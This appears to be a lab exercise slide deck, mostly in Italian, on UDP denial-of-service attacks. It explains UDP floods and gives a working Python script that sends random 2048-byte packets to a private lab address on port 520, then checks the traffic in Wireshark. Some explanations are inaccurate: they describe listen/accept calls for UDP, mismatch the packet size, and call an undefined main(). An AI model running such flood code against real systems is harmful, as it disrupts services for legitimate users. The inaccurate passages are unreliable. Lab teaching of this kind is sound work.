




Security of Technology

By: Nicholas Di Angelo



Overview

- ▶ Introduction 01
- ▶ Socket Configuration 02
- ▶ Dos Configuration 03
- ▶ Python Configuration 04
- ▶ Packege UDP Work 05
- ▶ Example Network Internal 06
- ▶ Transalet Sniff Protocol 07
- ▶ Final Consideration 08





PENETRATION

Introduction

Un attacco DoS (Denial of Service) in UDP (User Datagram Protocol) è un tipo di attacco informatico in cui un aggressore cerca di sovraccaricare un servizio o una rete inviando un grande numero di pacchetti UDP al sistema bersaglio. Poiché UDP è un protocollo di trasporto senza connessione e non richiede un handshake per stabilire una connessione, è particolarmente vulnerabile agli attacchi DoS.

In un attacco DoS in UDP, l'aggressore sfrutta questa caratteristica inviando una grande quantità di pacchetti UDP al sistema bersaglio, spesso utilizzando indirizzi IP falsificati (spoofati) per rendere più difficile per il sistema bersaglio identificare e bloccare l'origine degli attacchi.

Questi pacchetti UDP possono essere inviati a una porta specifica o a porte casuali del sistema bersaglio. L'obiettivo dell'attaccante è sovraccaricare la capacità di elaborazione del sistema bersaglio, consumando risorse di rete, CPU o memoria e rendendo così il servizio inaccessibile agli utenti legittimi.

Gli attacchi DoS in UDP possono avere gravi conseguenze, causando interruzioni del servizio, perdita di dati e danni alla reputazione dell'azienda o dell'organizzazione bersaglio. È importante per le organizzazioni implementare misure di difesa per proteggersi da tali attacchi, inclusi firewall, sistemi di rilevamento degli intrusioni e filtri di pacchetti.

Configuration Socket

```
def send_udp_flood(packet_size, num_packets):
    try:
        target_ip = "192.168.1.102"
        target_port = 520

        target_address = (target_ip, target_port)

        # Creazione del socket UDP
        udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

        # Generazione dei dati casuali per il pacchetto di dimensione packet_size
        data = bytearray(random.getrandbits(8) for _ in range(packet_size))

        # Invio dei pacchetti
        for i in range(num_packets):
            udp_socket.sendto(data, target_address)
            print(f"Pacchetto {i+1}/{num_packets} inviato")

        udp_socket.close()
        print(f"{num_packets} pacchetti UDP di {packet_size} byte inviati con successo a {target_ip}:{target_port}")
    except Exception as e:
        print(f"Errore durante l'invio dei pacchetti UDP: {e}")
```

Configuration Socket

Importazione della libreria socket: importare la libreria socket.
Creazione del socket: metodo socket() per creare un nuovo socket UDP.
Configurazione dell'indirizzo e della porta per ascoltare le connessioni in arrivo.
Ascolto delle connessioni in arrivo utilizza il metodo listen() per mettere il server in modalità di ascolto
Accettazione di una connessione in arrivo il metodo accept() per accettare una connessione in arrivo. Questo metodo restituirà una nuova socket e un indirizzo client quando una connessione è stata stabilita.

```
# Stringa che descrive l'esercizio di Nicholas Di Angelo
descrizione_esercizio = "L'esercizio di oggi simula un attacco di tipo UDP flood. Utilizzando un socket UDP, vengono inviati pacchetti di dimensione 2048 byte al target con indirizzo IP 192.168.1.102 sulla porta 520."
print(descrizione_esercizio)


# Input del numero di pacchetti da inviare
num_packets = int(input("Inserire il numero di pacchetti da inviare: "))

# Chiamata alla funzione per inviare i pacchetti
send_udp_flood(2048, num_packets)

if __name__ == "__main__":
    main()
```

Configuration Dos


Definizione della funzione send_udp_flood: È stata definita una funzione chiamata send_udp_flood che si occupa di inviare pacchetti UDP al target specificato.
Generazione dei dati casuali: Per generare i dati casuali per i pacchetti UDP, è stata utilizzata la funzione random.getrandbits() per generare byte casuali e creare una bytearray corrispondente alla dimensione desiderata dei pacchetti.
Invio dei pacchetti: Utilizzando un ciclo for, vengono inviati il numero specificato di pacchetti UDP al target utilizzando il metodo sendto() del socket UDP.



Creation Python File


Il file viene creato dal prompt dei comandi della macchina server . in questo caso Kali in formato .py. di seguito salvato nella directory home viene lanciato direttamente sulla macchina configurata "vittima" attraverso indirizzo IP e porta precedentemente programmata

Data Transfer




Start Send Packges

Lanciato dal Pormpt dei comandi il File creato , lo stesso ci confermerà l'indirizzo IP della macchina , in questo caso IP N. 192.168.1.102 nonchè la porta di ascolto n. 520. Una volta inseriti il numero dei pacchetti random con dimensioni 2024 Kb il programma inizierà la comunicazione



Sniffing Packging Protocol

Infine avvieremo wireshark il quale intercetterà tutte le comunicazioni tra il pc server e la macchina targhet al fine di avere una comprova che i pacchetti inviati con protocollo UDP vengano ricevuti dalla macchina Targhet 192.168.1.102 e sulla porta n. 520



Simulation Panel

Event List

